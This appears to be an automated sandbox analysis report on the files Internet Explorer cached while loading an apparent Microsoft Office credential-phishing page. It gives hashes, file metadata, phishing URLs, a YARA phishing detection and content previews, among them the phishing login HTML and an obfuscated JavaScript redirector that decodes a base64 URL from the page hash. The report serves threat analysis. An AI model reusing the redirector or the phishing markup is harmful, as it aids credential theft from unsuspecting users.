Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="16" height="16" viewBox="0 0 16 16"><title>assets</title><path fill="#ffffff" d="M1.143,6.857a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.107,1.107,0,0,1-.446.089A1.107,1.107,0,0,1,.7,9.054a1.164,1.164,0,0,1-.607.607,1.161,1.161,0,0,1,0-.893A1.164,1.164,0,0,1,.7,6.946a1.107,1.107,0,0,1,.446-.089M8,6.857a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.107,1.107,0,0,1-.446.089A1.107,1.107,0,0,1,7.3,9.054a1.164,1.164,0,0,1-.607.607,1.161,1.161,0,0,1,0-.893,1.164,1.164,0,0,1,.607-.607A1.107,1.107,0,0,1,8,6.857m6.857,0a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.107,1.107,0,0,1-.446.089A1.107,1.107,0,0,1,14.3,9.054a1.164,1.164,0,0,1-.607.607,1.161,1.161,0,0,1,0-.893,1.164,1.164,0,0,1,.607-.607A1.107,1.107,0,0,1,15.143,8,1.107,1.107,0,0,1,14.7,6.946a1.164,1.164,0,0,1,.607-.607,1.161,1.161,0,0,1,.893,0,1.164,1.164,0,0,1,.607.607,1.107,1.107,0,0,1,.089.446,1.107,1.107,0,0,1-.089.446,1.164,1.164,0,0,1-.607.607,1.161,1.161,0,0,1-.893,0,1.164,1.164,0,0,1-.607-.607A1.107,1.107,0,0,1,8,6.857Z"/></svg>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\enterpass[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 170 x 29, 8-bit/color RGB, non-interlaced
Category:	downloaded
Size (bytes):	1446
Entropy (8bit):	7.796535000569005
Encrypted:	false
SSDEEP:	24:5CytrnsaVZjZ6+qQALzcF6zSyf/UTR8F2DFHTT6bFol73+M2XdU4:5HQaVZ/qQ7Quyf/UVlb+J3+MqU4
MD5:	BD6E291A9A3CC17ED37605E4FF0010CC
SHA1:	6C1EFD74231E3D253E0F51E4656ECED2F3335D71
SHA-256:	706DE242E7C3CFC4B16BA8174723F26FB80566C3171E9E795F057476011A5DE1
SHA-512:	D940D950167404FE53BD6A7AABAAA8C57AC58878AAD045B9F09B1FA331743A8DB5ECA2568F7E1C3D92EDA4C3AC8F1BE11240917102862F65BB0372EE1D82B33

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\enterpass[1].png	
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://specialsteel.it/zip/OfficeV4/images/enterpass.png
Preview:	.PNG.....IHDR.....`.....sRGB.....gAMA.....a.....pHYs.....o.d...;IDAThC.Y/..<.~?..T..U..B..PU(T?...U.Z.BUUU..PU.I23.@`.z....n.f&.?....+..U.Ec...X._.....E..... o...2.Y.Gw9.Y.....+.5....np..a...X._4~_~i...E....`..k...)....z>$..?....~. =.b.F.....8.k..X.....k.".#3.....8D5&N.V.....m.Q..7h.S.rhp...t.`.....0.L.q...9|JO.pp.Nzl...X..i...C..L..R..D..... 2.n..6.....\.F.....o....9..8.ZJ...S...K..5...yz.6.FF.45q.X..?.....E/..Z...;.....A.7.^/..Y...S....4.....nE".B.....gA..(r..@N.6!>...).g..;mu....9..3.`....G. .i.ak.}`(D.!.4.g.OLb..{..#.. .e.....%.s....O.....Y..<li.Dd.=...a..Y.5.x.;l..J.....[Pp...:.Yhc?..U...9.aD./:.\@w.x..4=....8.}s0L|"..O.UB....ls3E.fT3.. X0+..7.....[.@.....|i..:.yF....E..O-...Z.....:>..s.VO.83.t+.(!..b<.q B1I...p...\mo.....)..)O~..?..U.E..`o...lvE}..tU",...V.v).....K..S.x.....tL.3..k!..u+.....k.C....S{.N`._.%./..r#.}._.N.N.]`.|..j..O.qV.a.....V.....03.....k..T:a...;...&. =G..qkr.<..&..`.c'.Pk.."o

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\arrow_left[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	513
Entropy (8bit):	4.720499940334011
Encrypted:	false
SSDEEP:	12:t4BdU/uRqv6DLfBHKFWJCDLfBSU1pRXIFl+MJ4bADc:t4TU/uRff0EcfIU1XXU+t2c
MD5:	A9CC2824EF3517B6C4160DCF8FF7D410
SHA1:	8DB9AEBAD84CA6E4225BFDD2458FF3821CC4F064
SHA-256:	34F9DB946E89F031A80DFCA7B16B2B686469C9886441261AE70A44DA1DFA2D58
SHA-512:	AA3DDAB0A1CFF9533F9A668ABA4FB5E3D75ED9F8AFF8A1CAA4C29F9126D85FF4529E82712C0119D2E81035D1CE1CC491FF9473384D211317D4D00E0E234AD9F
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://specialsteel.it/zip/OfficeV4/images/arrow_left.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24"><title>assets</title><path d="M18,11.578v.844H7.617l3.921,3.928-.594.594L6,12l4.944-4.944.594.594L7.617,11.578Z" fill="#404040"/><path d="M10.944,7.056l.594.594L7.617,11.578H18v.844H7.617l3.921,3.928-.594.594L6,12l4.944-4.944m0-.141-.071.07L5.929,11.929,5.858,12l.071.071,4.944,4.944.071.07.071-.07.594-.595.071-.07-.071-.071L7.858,12.522H18.1V11.478H7.858l3.751-3.757.071-.071-.071-.07-.594-.595-.071-.07Z" fill="#404040"/></svg>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\authorize_client_id_xp4r0ga1-nqkd-504r-ilo1-gxvd8ys2h49z_u5gxwdl8h9p0c2arbt3fqsz64yjv1enimok7st1eq8z0j9fa7ynuo234pbx6ikwml5ghdrvcn07i4sewzyh2ru1gqdpcbo98j6tmk3fvax5l[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12950
Entropy (8bit):	5.613797853006378
Encrypted:	false
SSDEEP:	384:g/zBTRgyVUdld6UTyv6R0+nQKrlibQmYMH/pMa1E:czBi6U9/yvCndhi8yfpH1E
MD5:	B66A388871FAE1487B836CF76FC43E1F
SHA1:	EF0F0FCE9C75B2CF4881BAD59652F78B99238628
SHA-256:	20D76782AE39E75237C5DD5FB96737EE0D11B16F163C58D2FF8DD6791772606E
SHA-512:	1980A029614FC03E6C3ADF633B4AC5DF2B5D2C6190DDFD9A47A57F92451CCC0751E51F6989FF6686DC931E7B61DCD5A056036DDF856D6B4CAFA4B6A99904A80
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_HtmlPhish_10, Description: Yara detected HtmlPhish_10, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\authorize_client_id_xp4r0ga1-nqkd-504r-ilo1-gxvd8ys2h49z_u5gxwdl8h9p0c2arbt3fqsz64yjv1enimok7st1eq8z0j9fa7ynuo234pbx6ikwml5ghdrvcn07i4sewzyh2ru1gqdpcbo98j6tmk3fvax5l[1].htm, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html dir="ltr" class="" lang="en"><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8">. <title>verify your informations</title>. . <meta http-equiv="X-UA-Compatible" content="IE=edge">. <meta name="viewport" content="width =device-width, initial-scale=1.0, maximum-scale=2.0, user-scalable=yes">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="-1">. <meta name="referrer" content="no-referrer"/>. <meta name="robots" content="none">. <noscript>. <meta http-equiv="Refresh" content="0; URL=./" />. </noscript>. <link rel="icon" href="images/favicon.ico" type="image/x-icon">. <link href="css/style.css" rel="stylesheet" >.</head>..<body id="fgwld56" class="nd c vgnudmt" style="display: block;">. .. <div style="background-image: url("images/inv-small-backg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\passwrd[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 69 x 34, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	902
Entropy (8bit):	7.5760721199160015
Encrypted:	false
SSDEEP:	24:D8kvmvmvmvmvmvmvp/Hsj2IruKpPUjMFp5z/xkvAVtaWpX9gCEQ:D8mYYYYYYRMquHnn5OvIaK8Q
MD5:	4F2A1D382216546E2C3BC620497FD4E3

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\passwrd[1].png	
SHA1:	F785EC5967B5666387304F779306F9C3E3359FF4
SHA-256:	105C03D3360CDB953585482374B2CC953D090741037502B0609629F5BB0135B7
SHA-512:	6307ADD035382E50C1B8751E567810AF9C258D8A126C536A9582D2B80C6BEDB87308E991519C7BA07041B9F108C058FF80D90BCC3E36E1FA965C287097522473
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://specialsteel.it/zip/OfficeV4/images/passwrd.png
Preview:	.PNG.....IHDR...E..."......|.....sRGB.....gAMA.....a.....pHYs.....+.....IDAThC.r.0...n.....e1..#..E.....a....aX..o.-.r..c.~3.....3....L.-... .. ..OcH.4. [.TNo..H....X.Q..v.X.e{..T..i.n.e{..w..u(.w.0|6.2s.K#.?.'r....".X.S...J:...v..A.P.c;>...1..;.lLc.d.m....d.H....2.M..x.7|..C.{.<.e8a{.n...P.+.ZJ....zi.....z/...C..?...-..3..cw=a.?.....YJ}> ..XFpQ...n.i..ZJ.Un....D...kZ+C.>6.....gCY.....(....32...l.g.^.MJ0{.L.#...s.F:.;.p]..(.`.....F1%..w...."#.Y]..  ..}..T..X.n0..=8.e0N..{0.v_!.#n>.....n.x..u.....R.L..=...y..n.e...|&.Y.. ..g..7...<gN.1Z..:.C..k..."..W|)Z...[u.*.Qf.JHq.V.J...GxnA...0..'.v..'....e....c. ...M.`SR.qn.k.....n.Wm.p..&nJb.{....UE.....^.m..?..w..T..#._....g..p.L.....V.H....a..6[.c...8.....x.....6.. =.....J.c..R.7W.....O.....x..x..x..x..x..x..x..|.....Z=..z....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\sigin[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 108 x 32, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	736
Entropy (8bit):	7.584671380578728
Encrypted:	false
SSDEEP:	12:6v/7KF/hTNSsk9V/G4ifz5SwtGfgzKf8v2zbuht0NNCXxT52FBrORsnwClc:N09NG4iL4WGfgqo23v6XRW1CI7lc
MD5:	681B83E88BA6AACCC72705FBF9F2257B
SHA1:	D69957C47026108511225160BE9BD15788D26E14
SHA-256:	F32A760F15530284447282AF5C7D0825BABF8BC4739E073928F6128830819F7A
SHA-512:	393795EAC16AFBEFA38034360C7C886FEA65016A5CEB55E1A91718474B0AE8F3AE7DFC0EA7F6C1C97334C1C6269B702A1C85236A398B78E16D19E696F213521
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://specialsteel.it/zip/OfficeV4/images/sigin.png
Preview:	.PNG.....IHDR...l... .....sRGB.....gAMA.....a.....pHYs.....+.....uIDAThC.AK.A...)Th...!...^....x.....S{K.'.O...[.'...K".I.K...Pj.B(T.$...tf..M"....}?.2ofv..?...!.z...;.+0A.c.... ...".3D0f.`....1....Z..M..!g_U.p.....X..aX...Y.+../K.91l9{.....h..>...;...".P..V..*.">Cv....8.$.V.8.%.v..bJ...Sw:c..]D:.LcT.6...[.}N.wi....1.t.#....O.a..E.....|...n.p..i....v.3..$.^...|.;-e;s.g..Y. F...c.....u. .L.....1jd.h.w&v6.T.>..A...nXVk|i..{Wx..1.i}a...n.5]ok....<...z..+h..3U=n..OqX.j.....j.....m.x.E..|T.U..LFK0.....:`...of....c....._.Kgb.Z.I.C...wu.\.>u.]..z00+....4... ...7.!.0.2K.XY...O:.Rw...M..7...y...3.FtBb.....3...7....D..e.|....!1x.`....!.1C.c.....".+...|..z.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\style[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	96336
Entropy (8bit):	5.237139828082104
Encrypted:	false
SSDEEP:	1536:qUBpw+kGaazA/PWrF7qvEAFiQcpm7tEGyf5c:qiS7yfC
MD5:	9F94F80A5DC09BB962778175292195BC
SHA1:	A7F2E32B422AC9654F39EA870E403599791FCE1C
SHA-256:	1CF4B3AD7ABF3189E78C1B3BD07308C92A03FA795FDBC5821FCDE24030CFEAD0
SHA-512:	85BADDE06E879CBF558163B123BD6A35D58498F15013B981EDB849699C31FC1915B2494595C6FF0E146365413E007C2D3AB32BC83AC70632E64EE08B2B040E44
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://specialsteel.it/zip/OfficeV4/css/style.css
Preview:	html{font-family:sans-serif;-ms-text-size-adjust:100%;-webkit-text-size-adjust:100%}body{margin:0}article,aside,details,figcaption,figure,footer,header,hgroup,main,menu,nav,section,summary{display:block}audio,canvas,progress,video{display:inline-block;vertical-align:baseline}audio:not([controls]){display:none;height:0}[hidden],template{display:none}a{background-color:transparent}a:active,a:hover{outline:0}abbr[title]{border-bottom:1px dotted}b,strong{font-weight:700}dfn{font-style:italic}h1{font-size:2em;margin:.67em 0}mark{background:#ff0;color:#000}small{font-size:80%}sub,sup{font-size:75%;line-height:0;position:relative;vertical-align:baseline}sup{top:-.5em}sub{bottom:-.25em}img{border:0}svg:not(:root){overflow:hidden}figure{margin:1em 40px}hr{-moz-box-sizing:content-box;box-sizing:content-box;height:0}pre{overflow:auto}code,kbd,pre,samp{font-family:monospace,monospace;font-size:1em}button,input,optgroup,select,textarea{color:inherit;font:inherit;margin:0}button{overflow:visible}but

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\firstmsg1[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 353 x 41, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	3372
Entropy (8bit):	7.90561780402093
Encrypted:	false
SSDEEP:	48:akK0iImj1oaWNTm9Nu4Und08QwVu4IrwfrRUN1t4VQ5sjSPJEGNjqLNecGyuSWn9:LRbSVWN6GCwVwikjsa1MctS41FXi4
MD5:	B7EA3983E3C2D7E5F61B8D1B42758189
SHA1:	FE0817947CA4BC53152ED9378470675D9AF189FD
SHA-256:	7B6CF23AC2454B039DDF4F51B7074636ED5B08B6A1D254A47430C4ACE2A3569D

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\firstmsg1[1].png	
SHA-512:	6B8CD1CD56B4FF84FCAC4F605558AE32B5EF713CFA42EEDE35B7EA0E0737C53B084FB308185422D3515C4C1BD6B5A6426A65BB0D66DEC54B4AB3F018DDBB7FB7
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://specialsteel.it/zip/OfficeV4/images/firstmsg1.png
Preview:	.PNG.....IHDR...a...).....b....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=R#=..{.;.m..K.....p..~....3..-.09.M.h..!x.[.L.F.....Ty.{F?.....a.....7..0...a.0.-bF.0.c.....N.`O..+.....{S...9.~s.7k....6N.....N.o..x..1...../.m.5.s.t.....>._...n.?](=.....O....}}..N.....s}.....,o..Ml...g.....Ox.....4.....-I.{...j.>.S~Nsr..=./?..%V.....u^...,.T...l..?.._G.m..R....@Z..%.V.H.Z.=u:Yf...a.. .Z.O..^.....*j..}.._^.W..J...d...$...a..!...d.[dZO...NB..d.u]2rp.j..]....;)..#..s.].<.>Y.....R.&..l].W..d.0?...6.*..n..X..#..^r.T]N.yj~|..n..Q.....E>.8....,....k.wMb.....(-Q\.h..c.....:R.A?.k....z...B...u.*M.....b^..:.t.....C.....oA.....>V..Bu....g..}].r....nD....~.#!.....mC.<.t..E.....T.7.ma&<..`.....4.G.....a...sx...-,...;%..g.x...7.s....FKx...wb....T...t9..B.y6^..T....Q.....q...../@....`6..H..c8....Q...Og#U/....G.0Z>.S_I.k....Z..0.X.....2.....0Y.u }.7.Fb.=8<t+...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\microsoft_logo[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	3651
Entropy (8bit):	4.094801914706141
Encrypted:	false
SSDEEP:	96:wO4DZ+Stb/jY+eo4hAryAes9mBYYQgWLDm9:wToSBjlevudl9nO
MD5:	EE5C8D9FB6248C938FD0DC19370E90BD
SHA1:	D01A22720918B781338B5BBF9202B241A5F99EE4
SHA-256:	04D29248EE3A13A074518C93A18D6EFC491BF1F298F9B87FC989A6AE4B9FAD7A
SHA-512:	C77215B729D0E60C97F075998E88775CD0F813B4D094DC2FDD13E5711D16F4E5993D4521D0FBD5BF7150B0DBE253D88B1B1FF60901F053113C5D7C1919852D5
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8148.16/content/images/microsoft_logo.svg?x=ee5c8d9fb6248c938fd0dc19370e90bd
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38.119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0,0,1,.419-.967,1.413,1.413,0,0,1,1-.39,1.392,1.392,0,0,1,1.02.4,1.3,1.3,0,0,1,.4.958,1.248,1.248,0,0,1-.414.953,1.428,1.428,0,0,1-1.01.385A1.4,1.4,0,0,1,47.25,6.6a1.261,1.261,0,0,1-.409-.948M49.41,18.4H47.081V8.507H49.41Zm7.064-1.694a3.213,3.213,0,0,0,1.145-.241,4.811,4.811,0,0,0,1.155-.635V18a4.665,4.665,0,0,1-1.266.481,6.886,6.886,0,0,1-1.554.164,4.707,4.707,0,0,1-4.918-4.908,5.641,5.641,0,0,1,1.4-3.932,5.055,5.055,0,0,1,3.955-1.545,5.414,5.414,0,0,1,1.324.168,4.431,4.431,0,0,1,1.063.39v2.233a4.763,4.763,0,0,0-1.1-.611,3.184,3.184,0,0,0-1.15-.217,2.919,2.919,0,0,0-2.223.9,3.37,3.37,0,0,0-.847,2.416,3.216,3.216,0,0,0,.813,2.338,2.936,2.936,0,0,0,2.209.837M65.4,8.343a2.952,2.952,0,0,1,.5.039,2.1,2.1,0,0,1,.375.1v2.358a2.04,2.04,0,0,0-.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\ZU5XMULY.htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	634
Entropy (8bit):	5.361702229219631
Encrypted:	false
SSDEEP:	12:xhzJAXqqJmHie8I8IcH9QEndM66V+3cDaA+9fAitAVaLipDKUpRjIObKfgMThqb:xhJA9NI8Icbniz+s+A+Kha0mUzRMThg
MD5:	28E147F50975C4C72E6DAB2D4E6371E1
SHA1:	8037E18A7E3510F776CF9515D8D20AAF8E2AB3FA
SHA-256:	4486B9C15240C78E879B593F2E9CF68E079E11173ED88CEC567488A375C33D43
SHA-512:	35A42B00C88EB19DD0BE5949FF099E9648FFF7476E33A1E63B518A187B16DB811BF9AB3285148AE5E30BCF2E383DE1C9CA94BD4EDE3575EBC6C4F3557EAEEC84
Malicious:	false
Reputation:	low
IE Cache URL:	http://www.192192p.peynircimumit.com.tr/?
Preview:	..<html> ..<head> .. <title>Please Wait...</title> ..<script type="text/javascript">....var _0xdad1=['_self','location','hash'];(function(_0x9989e4,_0xdad1ad){var _0x21d0aa=function(_0x1664ef){while(--_0x1664ef){_0x9989e4['push'](_0x9989e4['shift']());}};_0x21d0aa(++_0xdad1ad);}(_0xdad1,0x19c));var _0x21d0=function(_0x9989e4,_0xdad1ad){_0x9989e4=_0x9989e4-0x0;var _0x21d0aa=_0xdad1[_0x9989e4];return _0x21d0aa;};var _0x5c3ff0=_0x21d0,hash=window[_0x5c3ff0('0x0')][_0x5c3ff0('0x1')],gethash=hash['split']('#')[0x1],decodedhash=atob(gethash),URL=decodedhash;window['open'](URL,_0x5c3ff0('0x2'));.....</script>....</head> ..</html>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 1 icon, 16x16, 32 bits/pixel
Category:	dropped
Size (bytes):	1150
Entropy (8bit):	4.895279695172972
Encrypted:	false
SSDEEP:	24:NrQZ9FjFjFjFAZ4qCYORlzi+fzi+fzi+fziAVR9:NoBBB6ZvORlzi0zi0zi0ziGR9
MD5:	7CDD5A7E87E82D145E7F82358F9EBD04
SHA1:	265104CAD00300E4094F8CE6A9EDC86E54812EAD
SHA-256:	5D91563B6ACD54468AE282083CF9EE3D2C9B2DAA45A8DE9CB661C2195B9F6CBF

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\favicon[1].ico	
SHA-512:	407919CB23D24FD8EA7646C941F4DCEE922B9B4021B6975DD30C738E61E1A147E10A473956A8FBB2DDF7559695E540F2CDF8535DB2C66FA6C7DECDA38BB1B12
Malicious:	false
Reputation:	low
Preview:	..... .h.....(..... ....P..$..%..%..%..%.."...}.....9e..<h..<h..<h..<h..;f..c....2.....f.w....K...N...N...N...N...L..lq...3.....g.w....L...O...O...O ...O...N..Jr...3.....g.w....L...O...O...O...O...N..Jr...3.....g.w....L...O...O...O...O...N..Jr...3.....g.w....L...O...O...O...O...N..Jr...2.....f.u....I...L ...L...L...L...K..Gp.....g...i...i...i...i...f.....f...g...g...g...e.....g..i..i..i..i..h...../.....j...d...{...}...}...}...}...}...|.6..0.....k...f...}..... .....~.8..0.....k...f...}.....~.8..0.....k...f...}.....~.8..0.....k...f...}.....~.8../.....j...e....|...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\forgpass[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 121 x 20, 8-bit/color RGB, non-interlaced
Category:	downloaded
Size (bytes):	713
Entropy (8bit):	7.532865305314849
Encrypted:	false
SSDEEP:	12:6v/7WGu/MYrBNPY+iJy9aiXYgAITAmdQWjCxKy8wQg+dBH6m67tjtbYjGNgUFu56:3TrBNP7iJy9adGrQWjoDZOSUGNB4vOOm
MD5:	B19CAC60E41C79BD974C1080088C6FEF
SHA1:	FFE553D8CA430DD309494E910A989271648A4DDD
SHA-256:	E29DB32031DC537AEE9CB557B408395F3324F1E0F744349C0CDF943A3AF39296
SHA-512:	04169E96DD18AA3BB6A56D60388D05CEF24418CB109A7613E2378F275E65BE57A1D4057E12BB90126A07CAC89578830A66E2036835CE0817CB6E22BC11BA0A19
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://specialsteel.it/zip/OfficeV4/images/forgpass.png
Preview:	.PNG.....IHDR...y.....&.....sRGB.....gAMA.....a.....pHYs.....o.d...^IDATXG.V...0..C..H..-..."U....Q...]...xn.....yz+.8.;.B.z?t..C.....=.7.t9....hj...B..Q..y?.N?^^.\..} <.3%t<...R,2..D...&..s.:XAkr5,..D .J.....u.a...nl%.c.&4...k.,_..+7.B.Y.1GEyA-.....#p..b....r.nSb.....tu.F.q.^...b.B..?/.6....s4`.C.. ..5f...:._p...._.+.w...[O.S*...@.I.d0..."i..hcLA^..... <F.t...VnIEQ.7.C..2.P.^Ekhg.Hx.$...%F..%@....K..l[.Z#.cN.jZY:hg.Z.E.aYk..RvZ.....{...*.LH.[..bK.|... ..}..Z..G.*.|j.t.k.....ON..a.1..D.....$..pT.v..8.J....F.....1..!....D\y.....g..n.....# <..d.q.i!0...H>z..ZA\.-.].4.....G.....8..e..f..%Z....z.7....E...}....~.Z..^x....Q,.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\inv-big-background[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 1920 x 1080, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	174883
Entropy (8bit):	7.933595362471097
Encrypted:	false
SSDEEP:	3072:NCe5AF33GgclaMBMtNxgFlxIUtjFJIj6lTmE/ORHhAFPy+huXdVnwNAH:NTOFeKtN6DIUtjdl3TgoyH
MD5:	62DDD263C8A6A4C9074E205B91182D04
SHA1:	1B56D11B012DD79DD99212EBB54ADCFB60920A9D
SHA-256:	A59EA699D353D00FF2999111F9FA11FB73A47EDA7800642609CA230560EA3703
SHA-512:	0BDAE93DDE9753BB7FB2B80B63226F3AC04F9CF58D3F954F0E9B8900F4AE5971D3B1270D4E5101E9A346B218689F7A40D70823683FBB719248A53648C02648F2
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://specialsteel.it/zip/OfficeV4/images/inv-big-background.png
Preview:	.PNG.....IHDR.....8.....1q...bPLTEqart]c)L.qpwC..ykfX...pC.xHw`..m.JQ.7M.lYK..th.r..?...j<hW}e...lKit...^T....S..r@M.gUouZ.XR.?..m.!J.h;.k..i.+K.@..m..ZQ._U.WQ.K.. .mB._..g..l.|\.._Vog.M..JQ..k..h..cL8M.c..Z..~^..c.RP.._.fX..nJ.xS>L.dn.gV...j.`..c._~.ZU..e.eU..i.{|r5N.Zu.0J..ye.b..g..b@S~..e.{.{.\lqZ..a.lTcNN.?L..`..d.v[.xXVHM..g..u X.e:.d.aQp.{^.d..g..zg.e.XO}k...f..d.<...c.u.tvVV.c7.....vtRNS/.-.-/.-0/&.-/-,/*)/./-1.20--0/.*-&")*)/-*.++11,+-)+*.&-(.,/-./.*/'*000-,-)/0/-*+/-,***/*.*+++000+,-,$-*/)0,**,'0&(,)!.Y]$.... IDATx..A..0.Eg.;..U.d....9.....,_..%..(.p.$.....}.....yg.vV...V.A<.WW..V...yP.5....5...F}Y.|..|...?*.`...M...6'.....<w..x.a;'..=.5....l...\....].On.l[gdg....|^.YO....x.LE..p...._.....0.$..Ky..*L ...]m]...v..!.IL.[..#x.uz..^M(...A.RE..';..e..|.#.<b}..J..GC...0i.[.[-ZW/._P8....M.,.....q.....dg...B.*Q...M.|.j...XwD....d.bJ..../....._.....z5.P...}.....^...K..=rH..k.p%g...+:..-}_..6. ..^%0.z.V.n..C#.a....y....`...h...{.%.{..05.1ry..p..'.

C:\Users\user\AppData\Local\Temp\~DF3562BF1B2BF6EB4B.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	25441
Entropy (8bit):	0.38537521881379894
Encrypted:	false
SSDEEP:	192:kBqoxDhHjgE+1GVsfcKgpBGRqRQNo+wq/GuNf:kBqoxDhHjgE+
MD5:	31D4FC498FC7345A6CDFEC361712BBD5
SHA1:	6509EFBE1F81D9050B6CE5777DC59BD8848AB993
SHA-256:	BEEFE247E465EB2A9A445A58C1B73CAA4E4B98C448CADCFEA11F9EEC903BBAD5
SHA-512:	1B1480BA3FC4FBEF783F34C5EC89C46D68831D3C341F866B06F401388085A48956F25A1CE2420BCA8AC2A86198D9B0CFEE825110DE1F7F25666831013F0383BC
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\~DF3562BF1B2BF6EB4B.TMP	
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFE6774F0342D20FA7.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39325
Entropy (8bit):	0.48808519378025256
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+TtQYQpQlIQljSlZ0j6SlZ0jPSlX7amhY3uUDoRPAcG:kBqoxKAuvScS+TtfW9yWg6WgPO1RPAcG
MD5:	262C4DF62571CBCD86ACE9FFA599274D
SHA1:	A0D07DFE0E4FAF796453446006E04586FAFF21F4
SHA-256:	B9A1E1DCEDCC8F56AA750F92C49A287995E583CD44E6D5FEF94E06078D792B2E
SHA-512:	5B1FEEB65A62A77D151D7936881ACC99A14B64BEB75DA41E3D9404257BC8A0731309808AB01F06E180FAC35E5C0D5B822911A951003B950E4A52141193D0C25A
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFF8C88BEE6B8462DB.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13029
Entropy (8bit):	0.4801210087604147
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lo1F9lov9lWxwQm8:kBqoIwOxwQm8
MD5:	E67012AE338C70BE1F5B67195052EEF1
SHA1:	4E960AA4FEF41B7D9F67B07966AA4654995F957D
SHA-256:	5CEF74B78BA1C6F5918ED1CE7AEA13F2B7544F33239F7AB93539444C024A2DA8
